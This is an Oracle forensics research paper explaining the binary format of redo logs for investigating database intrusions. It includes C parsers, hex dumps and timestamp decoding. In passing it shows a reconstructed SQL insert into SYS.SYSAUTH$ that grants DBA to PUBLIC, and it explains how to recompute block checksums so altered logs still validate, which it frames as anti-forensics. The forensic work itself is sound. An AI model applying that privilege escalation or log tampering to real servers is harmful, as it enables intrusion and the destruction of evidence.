Oracle Forensics
Part 1:
Dissecting the Redo Logs

David Litchfield [davidl@ngssoftware.com]
21st March 2007

An NGSSoftware Insight Security Research (NISR) Publication

http://www.ngssoftware.com

Author's Note
This paper represents the first in a series of papers on performing a forensic analysis of a compromised Oracle database server. The research was performed on an Oracle 10g Release 2 server running on Windows. It is important to note that just because something is the way it is in this version of Oracle running on Windows it may not be true of another version of Oracle running on a different operating system. That said, this paper will still provide guidance to a forensic examiner that needs to perform an analysis. Further, as and when I have new information with regards to the "correctness" of this paper as it relates to other systems I will update this paper.

Introduction
The Oracle RDBMS has been designed with resiliency in mind and part of that is enabled by the redo logs. Whenever a change to the database state occurs, for example a table is created or dropped, or some row updated, a record of exactly what was done is written to a log file so, if necessary, in the event of a failure, any changes can be redone. This has value for a forensics examiner responsible for the investigation of a database intrusion. Any actions that the attacker took that changed the state of the database *may* be in the redo logs. "May" is italicised as, depending upon the database's configuration and its load, there may be no evidence at all. This paper will delve into the guts of the undocumented binary format of the redo logs and show the forensics examiner, if there is evidence to be found, how to find it and how it can be integrated into a time line of events. We'll also explore how an attacker can attempt to cover their tracks and how to spot this. It's important to note that this paper is not advocating not using tools such as Logminer or using the ASCII based dump files that can be generated using the ALTER SYSTEM DUMP LOGFILE statement. Simply that, in addition to these, there is another option beyond "strings" and "grep".

An overview of how the redo logs operate
Whenever a change to the database state is made a record of the event, known as a redo entry, is written to the database buffers in server's system global area (SGA) memory. Every three seconds or when a COMMIT is issued the Oracle Log Writer background process (LGWR) flushes these buffers to a set of files on the disk. These files, of which there are two or more, are known as the Online Redo Log. When one file is filled up the server switches to the next file in the group. When all files in the group have been filled the server goes back to the first and starts overwriting previous entries. To avoid losing information that could be required to recover the database at some point, Oracle has an Archive (ARCn) background process that archives the redo log files when they become filled. However, it's important to note that not all Oracle databases will have archiving enabled. A server with archiving enabled is said to operate in ARCHIVELOG mode and a server with archiving disabled is said to operate in NONARCHIVELOG mode. This difference is an important point for the forensics examiner as if the server is not archiving then evidence of attack can be overwritten by new redo entries quite quickly. Obviously, the number of queries that change the state of the database has a direct bearing on just how quickly this happens. Indeed, an attacker can use this to their advantage, as we shall see later on in the section on Anti-Forensics. You can determine which mode of archiving is in use either by checking the value for the LOG_ARCHIVE_START parameter in the server's start up parameter file or by issuing an SQL query during the live response stages of an investigation. "True" indicates archiving is enabled, and "false" indicates that archiving is not enabled.

```
SQL> SELECT VALUE FROM V$PARAMETER WHERE NAME = 'log_archive_start';
VALUE
--------
TRUE
```

In terms of the binary format and how to read it, there is no difference between an archived redo log file and an online redo log file.

Why not just use "ALTER SYSTEM DUMP LOGFILE"?
The binary redo log file can be dumped into an ASCII file readable in any text editor by issuing the "ALTER SYSTEM DUMP LOGFILE" statement. One might imagine that an analysis can be performed against this file negating the need to be able to interpret the binary version but this is incorrect. Firstly, the forensics examiner may not have access to an Oracle database server that they can use to dump the log file; they can't use the compromised server as issuing this statement will cause the database server to dump the ASCII version to a trace file in the USER_DUMP_DEST directory as indicated by the server's startup file or from the V$PARAMETER fixed view. Dumping the log in this

manner will overwrite large portions of the disk on the compromised system potentially destroying evidence (in the form of deleted files) and should thus be avoided. Further to this dumping the log file does not provide all the information that's actually in the file. After a log file switch, i.e. when one file in the group has been filled entirely causing the LGWR background process to switch to the next file in the group, the log sequence number is incremented. Only entries using the current log sequence number will be dumped – thus entries with the older sequence number from the previous time the file was used will not be dumped. This means that a forensic examiner may not be viewing all the evidence. Lastly, since Oracle 9.0.1, whilst the text of any DDL statements such as CREATE, ALTER, DROP, GRANT and REVOKE that have been issued can be found in the binary file, "DUMP LOGFILE" won't display this text meaning that vital evidence will be missed. Suffice it to say that it is not enough just to look at the ASCII file dump of the redo log; the forensic examiner needs to be able to interpret the binary file as well. All that said, where possible, a forensic examiner should, once they've taken and secured copies of the log files, use ALTER SYSTEM on their own server to help analyze the files and then entries. The same is true of Logminer. Logminer is a utility provided by Oracle to analyze the redo logs. Logminer's suitability as a forensic tool was investigated by Paul Wright in [1] and he points out a couple of problems.


Dissecting the Redo Log Binary Format

The Redo Log Header

This section looks at the online redo log file header – of which there are two parts. The first part details information about the file itself such as type, block size and number of blocks whereas the second part of the header contains information pertinent to the database instance itself. We'll call these two parts the file header and the redo log header respectively.

The File Header

Many of the binary Oracle data and log file share a similar format and this is true of the online redo logs. The diagram below depicts the first 80 bytes of an online redo log file.



File Type

To differentiate between different Oracle files the second byte is used as a file type indicator. For example, in 10g Release 2 the data files are of type 0xA2, control files are of type 0xC2 and we can see from the hex dump above redo log files are of type 0x22.

Block Size

Each online redo log file, like other Oracle files, is split into blocks. The block size used by a given file can be found 21 bytes into the file. Whilst a DBA can set the block size for data files, as far as the online redo logs are concerned, the block size is fixed and changes from operating system to operating system. On Windows, Linux and Solaris for example, the block size is 512 bytes – 0x0200, whereas HP-UX has a block size of 1024. The file header takes up the entirety of one block as does the redo log header – meaning that two blocks are dedicated to information about the redo log. One more thing to note about blocks is that they each have a 16 byte block header which we'll come to shortly.

Number of Blocks

25 bytes into the file header we can find the number of blocks in the file not including the block used by the file header itself. In the redo log shown the number is 0x00019000 – or 102400 in decimal. By looking at this number and adding 1 (for the block used by the file header) and then multiplying it with the block size we should be able to get the overall size of the file:

(102400 + 1) * 512 = 52429312

Let's check it:

```
C:\oracle\product\10.2.0\oradata\orcl>dir REDO01.LOG
 Volume in drive C has no label.
 Volume Serial Number is 0B3A-E891

 Directory of C:\oracle\product\10.2.0\oradata\orcl

13/03/2007  19:08        52,429,312 REDO01.LOG
               1 File(s)     52,429,312 bytes
               0 Dir(s)  14,513,668,096 bytes free
```

Magic
The "magic" is just a file marker and is used by Oracle as means to quickly check if the file is indeed an Oracle file.

The Block Header
Each block has its own 16 byte header, even if a redo entry straddles a block boundary. This is important to note when extracting information as a character string in the redo log, or any other data for that matter, may be divided by a header.

```
016799c0h: 00 00 1E 08 00 00 02 C1 02 00 C5 08 63 72 65 61 ; .......Á..Å.crea
016799d0h: 74 65 20 75 73 65 72 20 5A 58 58 58 58 31 20 69 ; te user ZXXXX1 i
016799e0h: 64 65 6E 74 69 66 69 65 64 20 62 79 20 20 56 41 ; dentified by  VA
016799f0h: 4C 55 45 53 20 27 32 36 39 30 30 31 43 43 41 42 ; LUES '269001CCAB
01679a00h: 01 22 00 00 CD B3 00 00 7A 00 00 00 38 80 37 6E ; ."..Í³..z...8€7n
01679a10h: 31 46 30 44 37 42 27 20 00 C5 08 5D 5A 58 58 58 ; 1F0D7B' .Å.]ZXXX
           Signature  Block Number  Sequence  Offset  Checksum
```

Here we can see an example of a block header (highlighted in yellow) that has split a character string – in this instance a CREATE USER DDL statement. Each block header starts with a signature 0x0122 followed by the block number, after which we can find the sequence number and then an offset. The last three bits of information form the Relative Block Address or RBA of a redo entry with the offset pointing to the start of the entry within the block. Thus, if the offset is 0x38, which it is in this case, then the redo entry will begin at 0x01679A00 + 0x38 = 0x01679A38. Lastly there is the checksum. This checksum warrants further investigation – we need to know how its value is derived.

The Checksum
To ensure the integrity of the data each block has a checksum. When verifying the checksum, essentially each block is divided into 64 byte sub-blocks. The first 16 bytes of each sub-block is XORed with the second 16 bytes and the third XORed with the fourth. This gives two "results" for want of a better term and these are themselves XORed to give a final 16 byte "result". Of these 16 bytes, the first four bytes are XORed with the second four bytes, then the third and then the fourth. This leaves a 4 byte result – or rather a DWORD. The high order 16bits should match the low order 16 bits if the checksum is correct. The following two functions show how all of this is implemented in C.

```
int do_checksum(int block_size, unsigned char *buffer)
{

        unsigned char block1[16]="";
        unsigned char block2[16]="";
        unsigned char block3[16]="";
        unsigned char block4[16]="";
        unsigned char out1[16]="";
        unsigned char out2[16]="";
        unsigned char res[16]="";
        unsigned char nul[16]="";
        int count = 0;
        unsigned int r0=0,r1=0,r2=0,r3=0,r4=0;
```

```
        while(count < block_size)
        {
                memmove(block1,&buffer[count],16);
                memmove(block2,&buffer[count+16],16);
                memmove(block3,&buffer[count+32],16);
                memmove(block4,&buffer[count+48],16);
                do_16_byte_xor(block1,block2,out1);
                do_16_byte_xor(block3,block4,out2);
                do_16_byte_xor(nul,out1,res);
                memmove(nul,res,16);
                do_16_byte_xor(nul,out2,res);
                memmove(nul,res,16);
                count = count + 64;
        }

        memmove(&r1,&res[0],4);
        memmove(&r2,&res[4],4);
        memmove(&r3,&res[8],4);
        memmove(&r4,&res[12],4);

        r0 = r0 ^ r1;
        r0 = r0 ^ r2;
        r0 = r0 ^ r3;
        r0 = r0 ^ r4;

        r1 = r0;
        r0 = r0 >> 16;
        r0 = r0 ^ r1;
        r0 = r0 & 0xFFFF;

        return r0;
}

int do_16_byte_xor(unsigned char *block1, unsigned char *block2, unsigned char *out)
{
        int c = 0;

        while (c<16)
        {
                out[c] = block1[c] ^ block2[c];
                c ++;
        }
        return 0;
}
```


If the high order 16 bits do not equal the low order 16 bits then there is a problem with the block. The checksum can be "fixed" by simply XORing the result with the current checksum. For example, let's say checksum in a block is 0x4E50 and the resulting DWORD after performing all the XOR operations was 0x59B109B1. This would give 0x59B1 for the high order 16 bits and 0x09B1 for the low 16 bits. XORing the two together gives 0x5000. [If the checksum was good it would give 0x0000.] So to correct the checksum we simply XOR it with this:

0x4E50 ^ 0x5000 = 0x1E50

If we were then to change the checksum to this (0x1E50) the checksum would now match. We'll look at this later on in the Anti-Forensics section.

The Redo Log Header

The redo log header is much more interesting than the file header and contains a great deal of information such as the database SID, the database version and the time at which logging started.



From this diagram we can see there are four different System Change Numbers (SCNs also known as System Commit Numbers) namely the Low, Next, Enabled and Thread Closed SCNs. Associated with each SCN is a time stamp. Before we get to how time is measured in the redo logs let's quickly discuss these SCNs. A SCN or System Change Number is like a marker that Oracle can use to indicate a particular instance of a state. In other words if the state of the database changes, for example by someone performing an INSERT followed by a COMMIT, then Oracle can track this using a SCN. If the state needs to be restored at some point in the future then this can be achieved using the SCN to indicate which "version" of the database's state you want.

How time is recorded in the Redo Logs

Each redo entry in the logs has an associated timestamp measured in seconds which can be used by a forensics examiner to build a timeline. It's important to note though that the timestamp is for when the entry is written to the log and not when the event occurs meaning that there could be lag between an event occurring and it being written to the disk. For example, if a user has auto commit turned *off* on their client (e.g. sqlplus) and they perform an INSERT at zero seconds past the minute and perform a commit at thirty seconds past the minute then the time stamp would indicate the latter time. Whilst the timestamps accurately record the time when the redo entry was written to the disk, the accuracy of the timestamps *as used for building a timeline* for DML operations should not be considered as "cast in iron". Corroborating evidence should help resolve potential differences in time of an event occurring and it being written to the log. On the plus side, DDL operations are "commited" immediately and the time stamp can be considered as accurate. With regards to precision, the timestamp records to the second from midnight on the 1st of January 1988, that is 01/01/1988 00:00:00 – we'll call this moment T-Day. To be honest, that's a generalization and it's a little more complex than adding the number of seconds that have elapsed since T-Day so let's dig a little deeper. Firstly, the timestamp is stored as a 32bit value. This 32bit value is an encoded version of the time since T-Day and it breaks down like this: take the current year and subtract 1988. Multiply by 12. Take the current month, deduct 1 and then add this to the result. Multiply this by 31 then add the current day less 1. Multiply this by 24 then add the current hour. Multiply this by 60 and add the current minutes and multiply by 60 then add the seconds. So if the date and time was 2007-03-15 20:05:10 then the timestamp would be as follows:

2007 - 1988 = 19
19 * 12 = 228
228 + 3 - 1 = 230
230 * 31 = 7130
7130 + 15 - 1 = 7144
7144 * 24 = 171456
171456 + 20 = 171476
171476 * 60 = 10288560
10288560 + 5 = 10288565
10288565 * 60 = 617313900
617313900 + 10 = 617313910

Timestamp = 617313910 (0x24CB7676)

So now we know how the timestamp in the redo log is created we can “decode” it. For those more comfortable with C we can do this with the following code:

```
/* Oracle timestamp "decoder" */

#include <stdio.h>
int main(int argc, char *argv[])
{
        unsigned int t = 0;
        unsigned int seconds = 0;
        unsigned int minutes = 0;
        unsigned int hours = 0;
        unsigned int day = 0;
        unsigned int month = 0;
        unsigned int year = 0;

        if(argc == 1)
                return printf("%s timestamp\n",argv[0]);

        t = atoi(argv[1]);

        seconds = (t % 60);
        t = t - seconds;
        t = t / 60;
        minutes = t % 60;
        t = t - minutes;
        t = t / 60;
        hours = t % 24;
        t = t - hours;
        t = t / 24;
        day = t % 31;
        t = t - day;
        t = t / 31;
        day ++;
        month = t % 12;
        t = t - month;
        month ++;
        t = t / 12;
        year = t + 1988;
        printf("%.2d/%.2d/%.4d %.2d:%.2d:%.2d\n",day,month,year,hours,minutes,seconds);
        return 0;
}
```

Useless Fact: If you set your system clock to a date before 1/1/1998 then Oracle 10g will not work properly.

What’s in a Redo Entry?

A Redo Entry, otherwise known as a Redo Record, contains all changes for a given SCN. The entry has a header and one or more “change vectors”. There may be one or more change vectors for a given event. For example, if a user performs an INSERT on a table that has an index then several change vectors are created. There will be a redo and undo vector for the INSERT and then an insert leaf row for the index and a commit. Each change vector has its own operation code that can be used to differentiate between change vectors. The table below lists some of the more common ones:

5.1	Undo Record
5.4	Commit
11.2	INSERT on single row
11.3	DELETE
11.5	UPDATE single row
11.11	INSERT multiple rows
11.19	UPDATE multiple rows
10.2	INSERT LEAF ROW


10.4 DELETE LEAF ROW
13.1 Allocate space [e.g. after CREATE TABLE]
24.1 DDL

The forensic examiner must go through each redo entry and work out what has happened and attempt to separate those which are "normal" and those which are part of an attack.

Examining a DML Operation

Data Manipulation Language (DML) statements include INSERT, UPDATE and DELETE. Any such statements when executed will cause a change to the database state for which a redo entry is created. If an attacker performs any such operations then they may be found in the redo log.

Dissecting an INSERT entry
The hex dump below shows the redo entry after performing an INSERT followed by a commit – although for the time being we'll pretend we don't know this. We'll look at how we work this out.



At the start we see the entry is 0x01A8 bytes in size and the VLD is 0x0D. This indicates that the opcode for the first change vector can be found at 0x44 bytes into the entry – 0x0B02 – 11.2 – an INSERT. 4 bytes before this though we have the timestamp for the entry: 0x24CC67F9 or 03/16/2007 13:15:37. Knowing that we're dealing with an INSERT, from the 0x0B02, we can find the object ID for the object that was inserted into. This can be found 22 bytes past the opcode. In the hex dump above this is highlighted in grey – 0x0057 – or 87 in decimal. A forensic examiner, during the live response stages of the investigation, would have dumped (amongst other bits of information) the object numbers, objects types and owners of all the objects in the database. Referring to this they would note that object 87 is a table owned by SYS called SYSAUTH$. The forensic examiner can then find the number of columns that have been inserted into by checking the size of the array 24 bytes on from the opcode, 2 bytes on from the object ID. In this case it is 0x0C – 12. This size indicates that there are 3

columns that have been inserted into. Why is this so? Firstly, each entry in the array takes up two bytes – meaning 6 entries – but 1 of these is the entry taken for the "size" itself and two more that 0x0014 and 0x0031. These two values are semi-fixed but can be 0x44. In the hex dump above we see the entries on line 0x001d2870 in the blue boxes: 0x0002, 0x0002 and 0x0003. This tells us that the number of bytes of data inserted into the first column is two, the number of bytes of data inserted into the second column is also two, and the third column is 3 bytes. Immediately after the array we have an "op" and a "ver". Depending upon whether there is an even or odd number of entries in the array it will determine the location of the "op" and "ver": if even, immediately after and if odd two bytes after. In the example above we can see that the "op" is 1 and the "ver" is 1. The "op" can be 1 of 1, 2 or 17. Depending upon the value of "op" the actual location of the values of the inserted data will vary. In the case of a 1 they can be found at 72 bytes on from the "op" at the end of the array. If the "op" is a 2 then the data can be found 64 bytes on from the "op". If 17 then the data can be found 120 bytes on from the "op". In the hex dump above we see the data in red – 72 bytes after where we can find the "op". Again, from the live response stages we know that columns 1, 2 and 3 of the SYS.SYSAUTH$ table are numeric so we know we are looking at numerical data. The way Oracle stores numbers needs a bit of explanation – numbers from 1 to 99 are considered as "units" and they are stored as 2 bytes – the first byte is an indicator (0xC1) and the second byte is the number itself plus 1. So the number 1 would be encoded as 0xC102, and 2 as 0xC103 and so on. Numbers between 100 and 9999 are stored as two or three bytes. The indicator byte is bumped up to 0xC2 to indicate an increase in magnitude – so 100 would be 0xC202 but 101 would be 0xC20202. Here we have 1 of "100s" and 1 of "units". 201 would be 0xC20302, 301 would be 0xc20402 and so on. When we increase to a number between 10000 and 999999 our indicator bytes goes increases to 0xC3 so 10000 would be stored as 0xC302. 10001 is stored as 0xC2020102: we have 1 "10000s", no "100s" and 1 "units". For each two extra zeros on the end of the number the indicator byte goes up by 1. So for numbers between 1000000 and 99999999 the indicator is 0xC4 and for numbers between 100000000 and 9999999999 the indicator is 0xC5 and so on. Now, getting back to our hex dump above we can see that data that has been inserted is 0xC102, 0xC105 and 0xC20931. Decoding these numbers gives us 1 for the first, 4 for the second and 848 for the third [(9-1) * 100 + (49 -1)].

Reconstructing what happened then we can see the following was executed:

```
SQL> INSERT INTO SYS.SYSAUTH$ (GRANTEE#,PRIVILEGE#, SEQUENCE#) VALUES (1,4,848);
```

The SYS.SYSAUTH$ table tracks who is assigned membership of which role and from the live response stage the forensics examiner will know that "user" 1 (i.e. from the GRANTEE# column) is PUBLIC and that DBA is 4. This SQL has made PUBLIC, in other words everyone, a DBA.

The following C shows how to dump an INSERT entry:

```
int DumpInsert(unsigned char *e)
{
        unsigned int s = 0,cnt = 0, c = 0;
        unsigned short objectid = 0;
        unsigned int entry_size = 0;
        unsigned int timestamp = 0;
        unsigned int base = 68;
        unsigned int r = 0, r2 = 0, r3 = 0, r4=0, f=0, n=0;
        unsigned int gap = 0;
        unsigned char opcode = 0, subopcode = 0, op = 0;
        unsigned char cls = 0, afn = 0;
        unsigned char *p = NULL;
        unsigned char *entry = NULL;
        unsigned char *array = NULL;
        unsigned char *data = NULL;

        memmove(&timestamp,&e[-4],4);
        gettime(timestamp);
        entry = (unsigned char *) malloc(32);
        if(!entry)
        {
                printf("malloc error...\n");
                return 0;
        }
        memset(entry,0,32);
        // Get current line count
        r = count % 16;
```

```
memmove(entry,e,r);


// check if we cross a block boundary
while(f < 32)
{
        r3 = r + f;
        if(r3 % 512 == 0)
        {
                n = n + 16;
        }

        memmove(&entry[f+r],&e[f+r+n],16);

        f = f + 16;
}


gc ++;
cls = entry[2];
afn = entry[4];

if(cls !=1)
{
        free(entry);
        entry = 0;
        return 0;
}
if(afn !=1 && afn !=3)
{
        free(entry);
        entry = 0;
        return 0;
}

memmove(&objectid,&entry[22],2);
memmove(&cnt,&entry[24],2);
printf("Object ID: %d [%X]\n",objectid,objectid);
printf("cls: %d\n",cls);
printf("afn: %d\n",afn);
printf("count: %.2X\n",cnt);

array = (unsigned char *) malloc(cnt+8+1);
if(!array)
{
        printf("malloc error [array]\n");
        free(entry);
        return 0;
}
memset(array,0,cnt+8+1);
memmove(array,&e[24],cnt+8);
printf("X: %.2X Y: %.2X\n",array[2], array[4]);

// Get total size of data
r3 = 6;
r4 = 0;
while(r3 < cnt)
{
        //printf("%.2X %.2X ",array[r3],array[r3+1]);
        memmove(&r2,&array[r3],2);
        r4 = r4 + r2 + 1;
        r3 = r3 + 2;
}
r4++;
r4++;

// Make room for data
data = (unsigned char *) malloc(r4+1);
if(!data)
{
        printf("malloc error [data]\n");
        free(entry);
        free(array);
        return 0;
}

memset(data,0,r4+1);
```

```
// Get the number of entries
r2 = (cnt / 2) % 2;

// If the number of entries is odd
if(r2)
{
	printf("op: %.2X ver: %.2X\n",array[cnt+2],array[cnt+3]);
	op = array[cnt+2];
	gap = cnt + 24 + 2;
	if(array[cnt+3] !=1)
	{
		// shouldn't get here
		ReportError(entry);
		free(entry);
		free(array);
		free(data);
		return 0;
	}
}
// if the number of entries is even
else
{

	printf("op: %.2X ver: %.2X ***\n",array[cnt+0],array[cnt+1]);
	op = array[cnt+0];
	gap = 24 + cnt;
	if(array[cnt+1] !=1)
	{
		// shouldn't get here
		ReportError(entry);
		free(entry);
		free(array);
		free(data);
		return 0;
	}


}

// op = 2... 64
// op = 1... 72
// op = 11... 120


if(op == 1)
{
	memmove(data,&e[gap+72],r4);
	r3 = 0;
	while(r3 < r4)
	{
		printf("%.2X ",data[r3]);
		r3 ++;
		if(r3 % 16 == 0)
			printf("\n");
	}
}
else if(op == 2)
{
	memmove(data,&e[gap+64],r4);
	r3 = 0;
	while(r3 < r4)
	{
		printf("%.2X ",data[r3]);
		r3 ++;
		if(r3 % 16 == 0)
			printf("\n");
	}
}
else if(op == 0x11)
{
	memmove(data,&e[gap+120],r4);
	r3 = 0;
	while(r3 < r4)
	{
		printf("%.2X ",data[r3]);
		r3 ++;
```

```
                        if(r3 % 16 == 0)
                                printf("\n");
                }
        }
        else
        {
                // shouldn't get here
                PrintLine(entry);
                getch();
        }

        printf("\n");
        free(entry);
        free(array);
        free(data);
        return 0;

}
```

Following the INSERT redo change vector there are two more change vectors namely an undo header and an undo. The undo contains the user ID associated with the INSERT – in this case 0x36 or 54 in decimal – which maps to SCOTT. Please note that, normally, SCOTT cannot insert into the SYS.SYSAUTH$ table. To show where to find the user ID in the undo entry I gave SCOTT the permission to INSERT into this table. We'll see later on a more "correct" example where SCOTT uses SQL injection to effect the same attack.]

Examining DDL in the Redo Logs

Whilst we know that the text of DDL statements are written to the online redo logs we note that this text is absent after dumping the log file using "ALTER SYSTEM DUMP LOGFILE". All we get in the trace file is an entry such as this:


```
REDO RECORD - Thread:1 RBA: 0x000082.0000febf.002c LEN: 0x00f4 VLD: 0x01
SCN: 0x0000.003a061f SUBSCN:  1 03/13/2007 13:55:41
CHANGE #1 MEDIA RECOVERY MARKER SCN:0x0000.00000000 SEQ:  0 OP:24.1
```

The operation code of 24.1 indicates DDL. In order to know what DDL was executed we must find the entry in the actual binary redo log. From the RBA we see the block number is 0x0000FEBF (65215) and knowing the block size on the particular platform we are looking at is 0x200 (512) bytes we find the offset in the file: 512 * 65215 = 33390080 which in hex is 0x01FD7E00. Using our favourite hex editor we open up the redo log and go to that offset:

```
01fd7e00h: 01 22 00 00 BF FE 00 00 82 00 00 00 2C 80 32 13 ; ."..¿þ..,...,€2.
01fd7e10h: 09 00 00 00 02 00 00 00 A3 0C 80 00 1A 03 15 00 ; ........£.€.....
01fd7e20h: 02 00 F4 03 01 0C 53 07 5D AD F6 45 F4 00 00 00 ; ..ô...S.]-öEô...
01fd7e30h: 01 03 00 00 1F 06 3A 00 01 00 06 07 00 00 00 00 ; ......:.........
01fd7e40h: C5 0C 25 02 18 01 00 00 00 00 00 00 00 00 00 00 ; Å.%.............
01fd7e50h: 00 00 00 00 00 00 4A 08 00 06 B3 60 1E 00 18 00 ; ......J...³`....
01fd7e60h: 05 00 03 00 0C 00 00 00 02 00 02 00 46 00 0F 00 ; ............F...
01fd7e70h: 00 00 14 00 00 00 00 00 00 00 4A 08 10 27 00 00 ; ..........J..'..
01fd7e80h: 06 00 0C 00 2E 06 00 00 33 00 00 00 00 00 01 00 ; ........3.......
01fd7e90h: 01 00 00 00 53 43 4F 54 54 38 03 C2 53 59 53 C1 ; ....SCOTT8.ÂSYSÁ
01fd7ea0h: 58 00 00 00 00 00 00 00 00 00 00 00 00 00 38 03 ; X.............8.
01fd7eb0h: 82 00 52 02 63 72 65 61 74 65 20 75 73 65 72 20 ; ..R.create user
01fd7ec0h: 77 69 67 67 79 77 69 67 67 79 77 69 67 67 79 20 ; wiggywiggywiggy
01fd7ed0h: 69 64 65 6E 74 69 66 69 65 64 20 62 79 20 20 56 ; identified by  V
01fd7ee0h: 41 4C 55 45 53 20 27 32 46 41 31 37 34 39 44 36 ; ALUES '2FA1749D6
01fd7ef0h: 39 38 41 44 38 37 34 27 20 00 61 3C 57 49 47 47 ; 98AD874' .a<WIGG
01fd7f00h: 59 57 49 47 47 59 57 49 47 47 59 C5 00 00 00 00 ; YWIGGYWIGGYÅ....
